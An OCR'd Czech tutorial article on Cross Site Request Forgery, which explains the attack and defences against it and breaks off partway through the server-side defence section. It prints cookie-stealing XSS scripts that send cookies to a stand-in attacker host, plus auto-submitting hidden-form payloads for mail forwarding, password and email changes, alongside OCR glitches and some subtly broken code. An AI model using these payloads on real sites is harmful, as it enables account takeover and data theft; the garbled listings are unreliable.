Cross Site Request Forgery

.cCuMiNn.

stupeň obtížnosti

Na Internetu se můžete chovat jakkoliv obezřetně, ale jakmile jednou navštívíte webovou stránku nebo kliknete na odkaz, nemůžete si již být jisti, zda jste se právě nestali obětí CSRF útoku. Při něm můžete například nevědomky přijít o svůj účet na webovém serveru, nebo vložit do některé z diskuzí příspěvek, který byste jinak vědomě nikdy nenapsali.

V tomto článku si přiblížíme zranitelnost *Cross Site Request Forgery*, která se také jinak nazývá *Cross Site Reference Forgery*, CSRF nebo XSRF. Zranitelností tohoto druhu trpí v současnosti většina webových aplikací. Možná to je způsobeno tím, že povědomí o této zranitelnosti není dosud na takové úrovni, na jaké by mělo být, nebo proto, že obrana před tímto typem útoku není tak lehká, jak by se mohlo na první pohled zdát. Dříve, než se podíváme na jednotlivé typy útoků CSRF a možné způsoby obrany proti nim, povíme si něco o tom, jak takový standardní útok vypadá, na koho je namířen a jaké může mít jeho zdárné provedení následky.

Útoky pomocí CSRF

Útoky CSRF jsou obdobou známých útoků XSS. Ačkoliv nefungují na stejném principu, protože nevyužívají skriptovací jazyk, jsou stejně jako XSS útoky namířeny proti koncovým uživatelům (návštěvníkům webových aplikací). Každý CSRF útok je tvořen speciálním odkazem, na který se útočník snaží nalákat své oběti, a provedl tak pod jejich identitou skrytou akci, kterou by za běžných okolností samotní návštěvníci nikdy neudělali. Použije-li útočník

Co se naučíte

- jak útočník může přinutit oběť, aby nevědomky provedla činnosti, které by vědomě nikdy neudělala,
- jak je možné zkreslit i celkem dobře zabezpečené ankety,
- jak útočník může změnit nastavení účtu oběti bez jejího vědomí a v některých případech dokonce bez její asistence,
- jak může útočník zvenčí změnit nastavení některých zařízení v intranetu a umožnit si tak volný vstup,
- způsoby, kterými mohou tvůrci webových aplikací zabránit útokům CSRF.

Co byste měli znát

- alespoň základy jazyka HTML,
- jak jsou v jazyce HTML tvořeny formuláře,
- jakým způsobem pracuje protokol HTTP s požadavky GET a POST,
- něco málo o identifikaci uživatelů ze strany serveru pomocí session,
- základní povědomí o zranitelnosti XSS.

pokročilých metod útoku, může oběť donutit, aby následovala odkaz dokonce bez jejího vědomí a aktivní spoluúčasti, která jinak v kliknutí na odkaz spočívá.

Jak servery kontrolují identitu uživatelů

Pokud chceme dobře porozumět útokům CSRF, musíme si nejprve povědět něco o tom, jak webové servery ověřují identitu svých návštěvníků. Vzhledem k tomu, že je http protokol bezstavový a při přechodu z jedné webové stránky na jinou by si sám o sobě nezapamatoval identitu návštěvníka, byly vyvinuty různé metody, které serveru identifikaci umožňují. Nejčastěji je při přihlášení k webovému serveru vytvořeno na serveru sezení (*session*), které přiřadí návštěníkovi jednoznačný identifikátor relace. Tím pak návštěvník při každém vstupu na novou stránku prokazuje svou identitu. Předávání tohoto řetězce zabezpečují webové servery různými způsoby.

Některé tento identifikační řetězec předávají jako parametr v url, jiné jej mají zakomponován již v samotné adrese webové stránky. Asi nejčastějším a nejznámějším způsobem je pak pro uložení tohoto řetězce použít cookies. Vždy, když návštěvník provádí na serveru nějakou akci, je podle tohoto řetězce ověřena jeho identita a podle práv, které má daný uživatel přiřazeny, je mu akce buďto povolena nebo odepřena. Příkladem nám může být například návštěva webmailu. Legitimní návštěvník se zadáním svého uživatelského jména a hesla přihlásí k webmailovému serveru, na kterém má zaregistrován svůj e-mailový účet. Na straně serveru bude vytvořena relace a uživateli bude přiřazen a předán identifikační řetězec. Ten se na straně uživatele zapíše například do cookie a návštěvník se jím bude až do odhlášení od serveru identifikovat. Tímto způsobem má uživatel zaručeno bezproblémové procházení svým účtem. Může psát pod svou identitou zprávy, upravovat adresář, nebo provádět jakékoliv změny v nastavení účtu. Je samozřejmostí, že může pracovat pouze se svým e-mailovým účtem, protože server podle identifikátoru pozná, že k jinému účtu uživatel oprávnění nemá. Útočníci se často snaží na serverech nalézt XSS zranitelnosti, pomocí níž by se jim podařilo ukrást oběti obsah těchto cookie. Tím by získali právě zmiňovaný identifikátor session a mohli by tak přistoupit k účtu pod identitou oběti.

Pokud server nemá jiné kontrolní mechanismy, kterými by detekoval unesené sezení (například kontrola ip adresy), může si útočník provádět s účtem vše, co jej napadne. Ke krádeži cookie je často útočníky používán kód podobný některému z těch, které uvádím ve Výpisu 1. Tímto se však dostáváme k útokům XSS, kterým tento článek určen není, a proto se jimi zatím nebudeme více zabývat. Tam kde útoky typu XSS možné nejsou, přichází útočníci právě s útoky CSRF a proto je potřeba, aby o nich měli tvůrci webových aplikací jasnou představu.

Výpis 1. *Příklady skriptů ke krádeži cookies*

```
<script>document.write("<img src='http://atacker.cz/script.php?cookie="+docu
                       ment.cookie+"' width='0' height='0'/>");</script>
<script>document.location.replace('http://www.attacker.cz/xss.cgi'+document.
                       cookie); </script>
<script>document.write("<form action='http://atacker.cz/script.php'
                       name='atackform' method='post'><input type='hidden'
                       name='cookie' value="+document.cookie+"></form>");atac
                       kform.submit();</script>
```

Výpis 2. *Kód formuláře, který slouží ve webmailu k zadání e-mailové adresy k přesměrování*

```
<form name="fakeform" action="/forward.php" method="post">
  <input type="text" name="address">
  <input type="checkbox" name="copy" value="yes">
  <input type="submit" value="send"></form>
```

Výpis 3. *Kód útočníkovy stránky atackform.html s formulářem pro přesměrování příchozí pošty*

```
<html><head></head><body>
  <form name="fakeform" action="http://www.webmail.cz/forward.php"
                        method="post">
    <input type="text" name="address" value="atacker@domena.cz">
    <input type="checkbox" name="copy" value="yes" checked>
    <input type="submit" value="send">
  </form></body></html>
```

Jaké mohou mít zdárné útoky následky

Již jsme se zmínili o tom, že útoky CSRF jsou tvořeny převážně speciálně upravenými odkazy nebo pomocí normálně vyhlížejících odkazů, které však směřují na stránky s přesměrováním nebo se speciálně připravenými skripty. Oběti tak nemusí z pohledu na odkaz získat vůbec žádné podezření a dokonce nemusí provedený útok ani nijak zaregistrovat. Vrátíme se zpět k našemu příkladu s webmailovou službou a představíme si, že útočník zašle oběti odkaz na stránku s adresářem. Sám útočník, kdyby chtěl, tak se do adresáře oběti nedostane. Není pro něj však problém zjistit si návštěvou vlastního účtu, jaký je celý obsah url při procházení adresáře. Řekněme, že je touto adresou *http://www.webmail.cz/addressbook/view.php*. Tento odkaz pak útočník pouze zašle své oběti a ta se, pokud

na odkaz klikne, ocitne rázem ve svém adresáři. Jak jsme již uvedli, běžně útočník přístup do cizího adresáře nemá, ale může donutit k návštěvě prostřednictvím odkazu svou oběť, jejíž identitu využije. Tento příklad možná není zvolen zrovna nejšťastněji, protože nepředstavuje pro uživatele žádné nebezpečí. Pomohl nám však představit si, jakým způsobem se může útočník s identitou oběti dostat na místa, kam by se za normálních okolností nedostal. Daleko horší následky může mít odkaz, jehož následování vede k vymazání adresáře nebo doručených zpráv, k nastavení přesměrování příchozí pošty, nebo dokonce ke změně přístupového hesla. Všechny tyto akce může pouze prostřednictvím odkazu, na který oběť klikne, útočník provést a to už je dle mého dostatečně velké nebezpečí, které stojí za to, si blíže přiblížit.

Metody útoků CSRF

Je jasné, že pouhé navedení oběti na určitou stránku by pro útočníka moc velký smysl nemělo a jen stěží by se něco takového dalo pokládat za útok. Nebezpečí přichází teprve v případě, kdy útočník začne pod identitou své oběti odesílat v url hodnoty parametrů, které se mu hodí nebo začne vyplňovat a odesílat formuláře umístěné na webových stránkách. Kdo někdy na své stránky umisťoval nějaký ten formulář, ví, že jsou data předávána na webový server ke zpracování buďto metodou `GET` nebo `POST`. O obou těchto metodách si nyní povíme trochu více a uvedeme si na příkladech konkrétní útoky CSRF.

Útoky přes požadavek GET

Pokud jsou data odesílána pomocí metody `GET`, je provedení CSRF útoku naprosto jednoduchou záležitostí. Hodnoty jednotlivých proměnných jsou totiž předávány jako parametry v url a není problém si sestavit odkaz včetně předávaných hodnot, které se útočníku hodí. Jako příklad útoku nám nyní poslouží jednoduchá anketa, kterých jsou na webu tisíce. Někdy má výsledek ankety celkem zásadní význam, například v různých soutěžích, kdy návštěvníci rozhodují o vítězi soutěže. V takovém případě dělají tvůrci ankety všechno proto, aby návštěvníkům zamezili v několikanásobném hlasovaní. Používají k tomu různě složité metody od ukládání informace o proběhlém hlasování do cookie, přes kontrolu ip adresy a jiných atributů, které návštěvníka jednoznačně identifikují, až po umožnění hlasování pouze registrovaným návštěvníkům.

V našem případě se zaměříme na fiktivní anketu, která obsahuje všechny výše zmíněné ochrany. V této anketě rozhodují registrovaní návštěvníci o vítězi soutěže, který získá hodnotnou cenu. Zkuste se nyní zamyslet, jakým způsobem by útočník mohl ovlivnit hlasování a přidat třeba 1000 hlasů jedné z možností. Ano, může se například tisíckrát zaregistrovat a zkoušet obejít kontrolu o již proběhlém hlasování. Všem však musí být jasné, že toto je extrémní řešení, kterému se každý raději vyhne. Pokud se hlasy z ankety přenáší od hlasujících do skriptu plus.php metodou `GET`, může útočník prostřednictvím CSRF útoku nechat nevědomky hlasovat ostatní registrované uživatele. Udělá to například tak, že do diskuze na webu s anketou vloží odkaz, který v sobě již bude obsahovat parametr s jedou z možností pro hlasování. Takový odkaz by mohl

Výpis 4. *Kód útočníkovy stránky atackform.html s formulářem po prvních úpravách*

```
<html><head></head><body>
  <form name="fakeform" action="http://www.webmail.cz/forward.php"
                        method="post">
    <input type="hidden" name="address" value="atacker@domena.cz">
    <input type="hidden" name="copy" value="yes"></form>
  <script type="text/javascript">document.fakeform.submit()</script>
</body></html>
```

Výpis 5. *Kód první ze stránek (atack.html) připravených útočníkem k nenápadnému přesměrování pošty*

```
<html><head></head><body>
  <form name="fakeform" action="http://www.webmail.cz/forward.php"
                        method="post">
    <input type="hidden" name="address" value="atacker@domena.cz">
    <input type="hidden" name="copy" value="yes"></form>
  <script type="text/javascript">document.fakeform.submit()</script>
</body></html>
```

Výpis 6. *Kód druhé ze stránek (error.html) připravených útočníkem k nenápadnému přesměrování pošty*

```
<html><head></head><body>
<p>Omlouváme se, ale požadovaná stránka nebyla na serveru nalezena.</p>
   <iframe src="atack.html" height="1" width="1"></iframe></body></html>
```

Výpis 7. *Tagy, které možné použít k CSRF útoku přes vzdálené zdroje*


```
<img src="http://address_of_source">
<iframe src="http://address_of_source">
<script src="http://address_of_source">
<embed src="http://address_of_source">
<applet code="http://address_of_source">
<object data="http://address_of_source">
```

vypadat takto: *http://www.soutez.c/plus.php&option=3*.

Do diskuze může k odkazu uvést nějaký upoutávkový text, kterým se pokusí přesvědčit ke kliknutí na odkaz co nejvíce návštěvníků. Návštěvník, který se nechá zmást a na odkaz klikne, pak uvidí jen poděkování za účast v anketě a u zvolené možnosti přibude jeden hlas. O tom, jak by mohl útočník svou činnost zamaskovat, aby odkaz nebyl tak nápadný a aby se oběť nedozvěděla o tom, že byla právě podvedena si povíme níže. Z výše uvedeného je patrné, že přenášet hodnoty metodou GET je snadno zneužitelné a to nejen pro útoky tohoto typu. Ačkoliv, jak si za chvíli ukážeme, není sebemenší problém uskutečnit zdárný CSRF útok ani při použití metody POST, je dobré se metodě GET co nejvíce vyhýbat a pokud to není z nějakého důvodu vyloženě nutné, nepoužívat ji.

Útoky přes požadavek POST

Aplikace, které si předávají data pomocí metody POST, jsou na tom o poznání lépe. Bohužel je ale ani toto před útoky CSRF neuchrání. Vrátíme se zpět k našemu webmailu a pokusíme si popsat postup, který by mohl použít útočník pokud by chtěl přesměrovat nově příchozí poštu zvolené oběti na svůj e-mail. Útočník si založí na stejném serveru, jaký používá jeho oběť, účet, aby prozkoumal jeho architekturu. Tím zjistí, na jakých adresách se nacházejí jednotlivé skripty, které mají s přesměrováním pošty nějakou souvislost. Navštíví stránku, která obsahuje formulář pro zadání adres k přesměrování nově příchozí pošty a zobrazí si její zdrojový kód. Pokud je zdrojový kód špatně čitelný a útočník se v něm nemůže rychle zorientovat, může použít některý z doplňků ke svému webovému browseru, který mu rychle podá všechny dostupné informace o jednotlivých formulářích. Pro FireFox je takovým vhodným doplňkem například *Web developer,* který podá o formulářích informace například v podobě, která je znázorněna na Obrázku 1. Další možností, jak zjistit data odesílaná serveru po odeslání formuláře, je použití síťového snifferu, jak ukazuje Obrázek 2.



Obrázek 1. *Výpis zachycených dat programem Ethereal po odeslání formuláře*

Má-li útočník štěstí a zdrojový kód stránky je napsán jednoduchým a přehledným způsobem, může v něm vyhledat kód formuláře. Ten může ve zjednodušené podobě vypadat podobně jako kód na Výpisu 2. Podívá se na názvy jednotlivých vstupních polí a poznačí si adresu cílového skriptu, kterému jsou data po vyplnění odesílána. V našem případě obsahuje formulář pouze dvě pole. První pro zadání e-mailové adresy pro přesměrování a druhé pro volbu, zda ponechat na serveru doručenou zprávu, nebo zda ji po přeposlání odstranit. Data jsou po stisku tlačítka uložit předávána metodou POST skriptu *http://www.webmail.cz/forward.php*.

Útočník nyní nemůže předat data tím, že je vloží do url, protože je vyžadována metoda POST a tak na to půjde trochu oklikou. Vytvoří si na svých webových stránkách kopii uvedeného formuláře, kterou umístí na adresu *http://www.utocnik.cz/atackform.html*. Hodnoty jednotlivých polí již předem naplní požadovanými hodnotami a formulář nasměruje na původní skript starající se o přidání adresy k přesměrování na serveru *www.webmail.cz*. Kód formuláře poté vypadá tak, jak uvádí Výpis 3. Nyní už jen stačí, aby útočník zaslal své oběti e-mailovou zprávu, ve které uvede odkaz na svůj podvržený formulář.

Výpisu 8. *?????????*

```
<form name="atackform" action="http://www.example.com/changepass.php"
                       method="post">
<input type="hidden" name="newpass" value="atackernewpass">
    </form>
<script>document.atackform.submit();</script>
```

Výpisu 9. *???????????????*

```
<form name="atackform" action="http://www.example.com/changeemail.php"
                       method="post">
  <input type="hidden" name="newpass" value="utocnik@domena.cz">
</form>
<script>document.atackform.submit();</script>
```

Oběti, která je přihlášená ve svém webmailovém účtu a klikne na odkaz, se zobrazí stránka s formulářem a po kliknutí na tlačítko uložit pak hlášení: *Vaše pošta byla přesměrována na adresu utocnik@-mail.cz.* Útok se sice zdařil, ale sami vidíte, že by potřeboval ještě pořádně dopilovat. Za prvé by pro útočníka bylo jistě fajn, pokud by oběť, nemusela kliknout na formulářové tlačítko s popisem odeslat, ale aby se obsah formuláře odeslal automaticky po vstupu oběti na stránku. Za druhé, aby oběť vůbec neviděla obsah formuláře, ale byl jí namísto toho zobrazen například nějaký vtipný obrázek. V neposlední řadě by se útočníkovi jistě také hodilo, pokud by se oběti nezobrazila zpráva o provedeném přesměrování. Je tedy načase říci si něco o metodách, pomocí niž mohou útočníci své CSRF útoky maskovat.

Výpisu 10. *Obsah Php skriptu*

```
<?php $url = stripslashes($_GET["url"]);?>
<html><head></head><body>
<form name="atackform" action="http://www.webmail.cz/<?php echo htmlspecialc
                    hars(substr($url,
23, 34) ); ?>/forward.php" method="post">
  <input type="hidden" name="copy" value="yes">
     <input type="hidden" name="email" value="utocnik@domena.cz">
   </form>
<skript>document.atackform.submit()</script></body></html>
```


Maskování CSRF útoků

Začneme postupně a jako první si řekneme něco o tom, jak může útočník maskovat podezřelý odkaz, pokud předává data metodou `GET` (hodnoty parametrů jsou čitelné z url). Pro útočníka není nic jednoduššího, než použít přesměrování a místo přímého odkazu, který vede k provedení akce, vloží odkaz na svou stránku s nenápadným url.

Na své stránce pak nastaví automatické přesměrování a oběť tak oklikou navede k cíli útoku. Nyní se však vrátíme k našemu webmailu a nastíníme si metody, které by mohl použít útočník z uvedeného příkladu, aby svůj útok co nejvíce utajil. Nejprve se podíváme, jak může útočník odeslat data z formuláře automaticky, okamžitě po té, co oběť klikne na odkaz a navštíví útočníkem připravenou stránku. Využit může být například javascript, pomocí něhož se provede `submit()` formuláře. Následně útočník zamění typ vstupních polí na hidden a odstraní potvrzující tlačítko. Kód po provedené úpravě je k dispozici na Výpisu 4.

Poslední vadu na kráse, totiž skrytí odpovědi o proběhlém přesměrování, může útočník odstranit otevřením stránky s formulářem ve skrytém rámu. To od útočníka bude vyžadovat přípravu dvou webových stránek. Jednu, jejíž obsah bude zobrazen oběti. Na té bude kromě jiného obsahu umístěn i iframe o rozměrech 1x1 pixel. Do tohoto iframu bude nahrána druhá stránka, která se postará o neviditelné provedení přesměrování příchozí pošty. Zdrojový kód obou stránek můžete vidět na Výpise 5 a Výpise 6.

Celý útok v konečné fázi vypadá tak, že útočník zašle své oběti e-mailovou zprávu s textem, který se pokusí zapůsobit na oběť takovým způsobem, aby klikla na zaslaný odkaz. Jakmile oběť na odkaz klikne, navštíví útočníkem připravenou stránku, která bude obsahovat informace slibované v textu e-mailové zprávy, nebo také třeba fiktivní chybové hlášení, podobné tomu z Výpisu 6. Na pozadí tohoto děje je ve stránce otevřen i prvek iframe o miniaturních rozměrech. Do něho je načten a následně i automaticky odeslán formulář, který zařídí přesměrování nově příchozí pošty. Zpráva o proběhlém přesměrování bude ze strany serveru vrácena zpět do tohoto iframu a proto proběhne celý útok zcela automaticky a nepozorovaně. Nyní je snad síla CSRF útoků jasná každému a to jsme ještě neprobrali všechny možnosti, které má útočník k dispozici.



Obrázek 2. *Zobrazení informací o formuláři pomocí doplňku Web developer pro FireFox*

Odkazy na externí zdroje

Když jsem se zmiňoval o útocích založených na požadavcích zasílaných metodou `GET`, záměrně jsem neuvedl další ze způsobů, pomocí něhož může útočník zaútočit. Tato metoda je natolik závažná, že jsem se jí rozhodl věnovat vlastní odstavec. Celý trik, při použití odkazů na externí zdroje, vychází z vložení

tagu, který načítá svůj obsah z jiného umístění. V adrese požadavku na externí zdroj stačí pouze uvést cestu k webové stránce, kterou hodlá útočník napadnout, včetně požadovaných hodnot parametrů. Zaměříme-li se opět na příklad s anketou, kde se hlasy jednotlivým volbám přičítali zasláním požadavku na adresu *http://www.soutez.cz/plus.php&option=3* (v parametru se uvádí jedna možností, pro kterou hlasujeme), pak vložením tagu img se zdrojem, který odpovídá adrese hlasovacího skriptu *http://www.soutez.cz/plus.php&option=3* , může útočník donutit server, aby se pokusil stáhnout neexistující obrázek z daného umístění. Stačí, umístí-li na stránku odkaz na obrázek v této podobě:

```
<img src=' http://www.soutez.cz/
plus.php&option=3'
width='0'height='0'/>
```

Všem je jasné, že k načtení obrázku nikdy nedojde, ale automaticky po zobrazení webové stránky dojde k odeslání požadavku a tím k započtení hlasu v anketě. V místě, kde by měl být zobrazen obrázek zůstane prázdné místo, což by mohlo upoutat nechtěnou pozornost a tak útočníci u obrázků nastavují jeho nulové rozměry nebo jej skrývají pomocí css. Tagů, které může útočník použít existuje hned několik a proto si je uvedeme v Výpisu 7. Pokud by měl útočník možnost vložit na stránky `tag <skript> nebo <iframe>`, pak může provést útok i pokud je pro předání parametrů použito metody `POST`.

Odkud může přijít útok

Je důležité si uvědomit, že záludné odkazy a jiné možnosti spuštění CSRF útoků nemusí číhat jen na webových stránkách. Jako výchozí místo pro svůj CSRF útok může útočník zvolit.i jiné cesty, kterými vám zákeřný odkaz podstrčí. Může jít například o zaslání e-mailové zprávy (o této variantě jsem se již několikrát zmínil a ještě se o ni podrobněji rozepíši později), nebo může odkaz vložit do jakéhokoliv dokumentu, flashové animace, či kamkoliv jinam. Zde by si měli uživatelé dávat pozor především na to, aby nebyli přihlášeni ke svým účtům ve webových aplikacích v době kliknutí na odkaz, protože by pak byl napadnutelný jejich účet i touto cestou. Veliké riziko v tomto směru představuje automatické nebo-li trvalé přihlášení uživatelů k webovým službám, kdy se nemusí logovat do svého účtu pokaždé, když webovou aplikaci navštěvují. Aplikace v takovém případě rozpozná uživatele podle cookie a automaticky mu umožní vstup. Pokud uživatelé automatické přihlášení využívají, mají sice poněkud jednodušší přístup ke svému účtu, protože nejsou přihlašováním zdržováni, ale na druhou stranu se mohou stát obětí CSRF útoku prakticky kdykoliv, protože útočník nebude omezen časem, kdy je uživatel ke svému účtu přihlášen. Útočníci také často využívají u svých podvržených odkazů doprovodné texty, ve kterých uživatele žádají, aby se nejprve přihlásili ke svému účtu a teprve poté klikli na zobrazený odkaz. Setkáte-li se s něčím podobným, je ostražitost rozhodně na místě. Nejste-li si zcela jisti oprávněností takového požadavku, neměli byste se jím v žádném případě řídit.

Útok na e-mailové klienty

Většina dnes používaných klientů pro práci s elektronickou poštou je schopna zobrazovat doručené zprávy ve formátu html. To je dalším z problémů, se kterým se musíme potýkat. Pro útočníka je totiž e-mail alternativní a v některých případech i jednodušší cestou, kterou může celý útok provést. Nemusí svou oběť lákat odkazem na webovou stránku s připraveným kódem, ale stačí mu, aby kód formuláře zadal přímo do těla zprávy. Naštěstí mají v implicitním nastavení e-mailoví klienti zakázánu podporu skriptovacích jazyků, které by umožnily automatické odeslání dat z formuláře. Bohužel ale bývá implicitně povoleno načítání externích obrázků a jiných zdrojů, čímž může docházet k útokům už jen tím, že se uživateli zobrazí doručený e-mail v náhledu. Za zmínku stojí také skutečnost že e-mailový

Standartní postup při CSRF útoku

- Útočník si nejprve vytvoří svůj účet ve webové aplikaci, na jejíž uživatele chce zaútočit.
- Následně si útočník vyzkouší provedení akce s vlastní identitou, aby odhalil chování serveru.
- Útočník prozkoumá jednotlivé stránky webové aplikace a ověří všechny cesty, kterými by mohl útok na uživatele směrovat. Při tomto zkoumání hledá možnost vložení skriptů pro případný XSS útok, nebo možnost vložení externích obrázků a odkazů.
- Podle provedení webové aplikace a nalezených cest, kterými může být útok veden, se útočník rozhodne pro strategii útoku.

Cíle CSRF útoků

- nevědomé hlasování v anketách,
- nevědomé vkládání příspěvků do diskusních fór,
- změny v nastavení uživatelského účtu,
- krádež uživatelského účtu,
- nevědomé nákupy v e-shopech,
- pokud máme na serveru vyšší než uživatelská práva, pak například nevědomé změny v administraci, mazání příspěvků, atd.
- útoky na webové aplikace běžící v intranetu,
- změna nastavení gatewaye, firewalu, nebo jiných zařízení v intranetu.

klient Microsoftu sdílí veškeré cookies s Internet explorerem, což by pro mnoho uživatelů mohlo mít v případě úspěšného útoku zničující následky.

Riziko skryté v elektronických pasech

Pokud vám něco říká pojem Microsoft passport, jistě tušíte o čem bude řeč. Tato služba umožňuje takzvané jednotné přihlašování, které se snaží vyloučit neustálé registrace na různých serverech. Uživateli stačí, aby se zaregistroval pouze na službě Microsoft passport a po přihlášení k ní může využívat služby všech serverů, které návštěvníka identifikují právě pomocí této služby. Řešení k jednotnému přihlašování existují více, ale Microsoft passport patří rozhodně mezi ty nejznámější. Pokud se pro tuto službu rozhodnete, měli byste počítat s velikým rizikem, které s sebou může jednotné přihlašování přinést v podobě CSRF útoků. Stačí, abyste se přihlásili k Microsoft passport a útočník skrze vás může rázem po úspěšném CSRF útoku využívat vaší identitu na všech serverech, které autorizaci na základě služby Microsoft passport umožňují.

Útok na intranet

Útočník může pomocí CSRF útoků napáchat veliké škody i v intranetu, kam by za normálních okolností neměl přístup. Pokud je mu alespoň přibližně známa jeho architektura a použité webové aplikace, může se mu zdařit útok, při které směřuje požadavky právě v rámci intranetu. Vzhledem k tomu, že je v intranetu často používáno ověřování uživatelů na úrovni domény, nemusí útočník dokonce ani čekat na okamžik, kdy je jeho oběť do konkrétní aplikace, na kterou útočí, přihlášena. Druhým z možných útoků v rámci intranetu může být změna nastavení firewallu nebo gatewaye, které se často administrují také přes webové rozhraní. I v tomto případě stačí útočníkovi pouze zaslat oběti vhodný odkaz, který mu umožní vstup do celého intranetu.

Kombinace útoků CSRF a XSS

V příkladech, které jsme si uvedli výše, je často vyžadována jistá spoluúčast oběti, která spočívá v kliknutí na vložený nebo zaslaný odkaz. Pokud by útočník chtěl tuto vlastnost CSRF útoků obejít, musel by útok vést skrz vložení externího zdroje nebo by musel CSRF nakombinovat s útokem XSS. Útočník může vložit na stránku obsahující XSS zranitelnost kód v podobě skriptu, který způsobuje automatické přesměrování návštěvníka na útočníkův server, z něhož by byly následně odeslána data sloužící k provedení útoku. Aby zůstal celý útok nezpozorován, nabízí se útočníku hned několik možností k jeho provedení.

Jednou z variant je přesměrovat návštěvníka vloženým skriptem na svou připravenou stránku a poté zase hned zpět na místo, na které původně vedli návštěvníkovi kroky. Zde by však docházelo k nekonečné smyčce, kdy by byla oběť neustále přeposílána z napadené stránky na stránku útočníka a zpět. Útočník by musel podle určitých atributů kontrolovat v přesměrovacím skriptu, zda již byla oběť napadena či nikoliv. Další možností je vygenerování iframu skriptem přímo v napadené stránce, jeho naplnění formulářem s požadovanými daty a jejich automatické odeslání. Kombinace XSS a CSRF útoků se však využívá převážně v případech, kdy je proměnné umístění skriptů přijímajících zasílaná data, nebo pokud jsou společně s daty zasílány i tajné informace, sloužící k ověření legitimity požadavku. O těchto metodách se více rozepíši v sekci věnované obraně. Důležité je, abychom si uvědomili, že pomocí XSS může útočník snadno přečíst všechny informace, které jsou uživateli předávány, tedy i obsahy skrytých polí, nebo hodnotu url.

Odhalení útočníka

Pokud jednou dojde k provedení zdárného útoku, jen těžko se dohledává jeho strůjce. Vše záleží na úplnosti logů vedených provozovatelem webové aplikace. Pokud ukládá jen časy přijatých požadavků, jednotlivé požadavky a ip adresy uživatelů, nemůže bez pomoci třetí strany, která by měla k dispozici úplnější logy, útok odhalit a případného útočníka vypátrat. Pokud by do logu zaznamenával i hodnotu referer, mohl by alespoň zpětně určit požadavky, které přišli z jiné než očekávané stránky a mohl by tak odhalit útočníkův server. Tato metoda má však díky tomu, že referer vzniká na straně klienta, jisté nedostatky, které zmíníme v odstavci věnovaném ochraně pomocí hodnoty referer.

Obrana na straně klienta

Uživatel nemá v podstatě žádné možnosti se útokům CSRF jakkoliv bránit. Jediné co může uživatel udělat, je znemožnit XSS útoky bezpečnějším nastavením svého internetového prohlížeče, kde minimálně zakáže aktivní skriptování. Pokud by uživatel ve svém prohlížeči zakázal i stahování obrázků, pak by se mohl vyhnout i některým útokům přes odkazy na externí zdroje, ale toto nastavení je už poněkud paranoidní.

Uživateli může být nápomocen i paranoidně nastavený firewall, který se dotáže na povolení každého vysílaného požadavku. Nedokáži si však uživatele, který by měl podobně nastavený firewall představit. Dále byste neměli klikat na všechny odkazy, na které při browsování narazíte. Vždy byste měli zvažovat, zda vás odkaz nemůže zavést na nebezpečné stránky, připravené útočníkem. Bohužel v zhledem k XSS chybám, které se ve webových aplikacích často nachází, je nutné počítat s útokem i na jinak celkem důvěryhodných místech. Dále byste se měli vyhnout automatickým přihlašováním a raději se vždy logovat ke svým účtům manuálně.

V neposlední řadě bych se pak vyhnul službám pro jednotné přihlašování, které mohou útočníkovi otevřít dveře ke spoustě systémů, kde může pod Vaší identitou vy-

stupovat. Vzhledem k tomu, že jako uživatel máte k obraně k dispozici pouze omezené možnosti, je hlavně na tvůrcích webových aplikací, aby se postarali o znemožnění CSRF útoků na straně serveru. Proto si dále povíme, jaké k tomu mají vývojáři prostředky a jaké metody mohou pro zabránění CSRF útoků použít.

Obrana na straně serveru

Jednou z chyb, která se často vyskytovala převážně v minulých letech, bylo povolení změny přístupového hesla bez vyžádání hesla původního. Webové aplikace předpokládali, že s účtem může pracovat pouze legitimní uživatel, který se k serveru přihlásil a nikdo jiný. Měli samozřejmě pravdu, nicméně jak jsme si ukázali výše, může být proti uživateli veden CSRF útok, který na serveru vystupuje pod identitou napadené oběti. Pro útočníka proto nebyl problém nalákat svou oběť na odkaz a následně jí změnit přístupové heslo k účtu. Tím se útočník zcela účtu zmocnil a zamezil přístup legitimnímu majiteli.

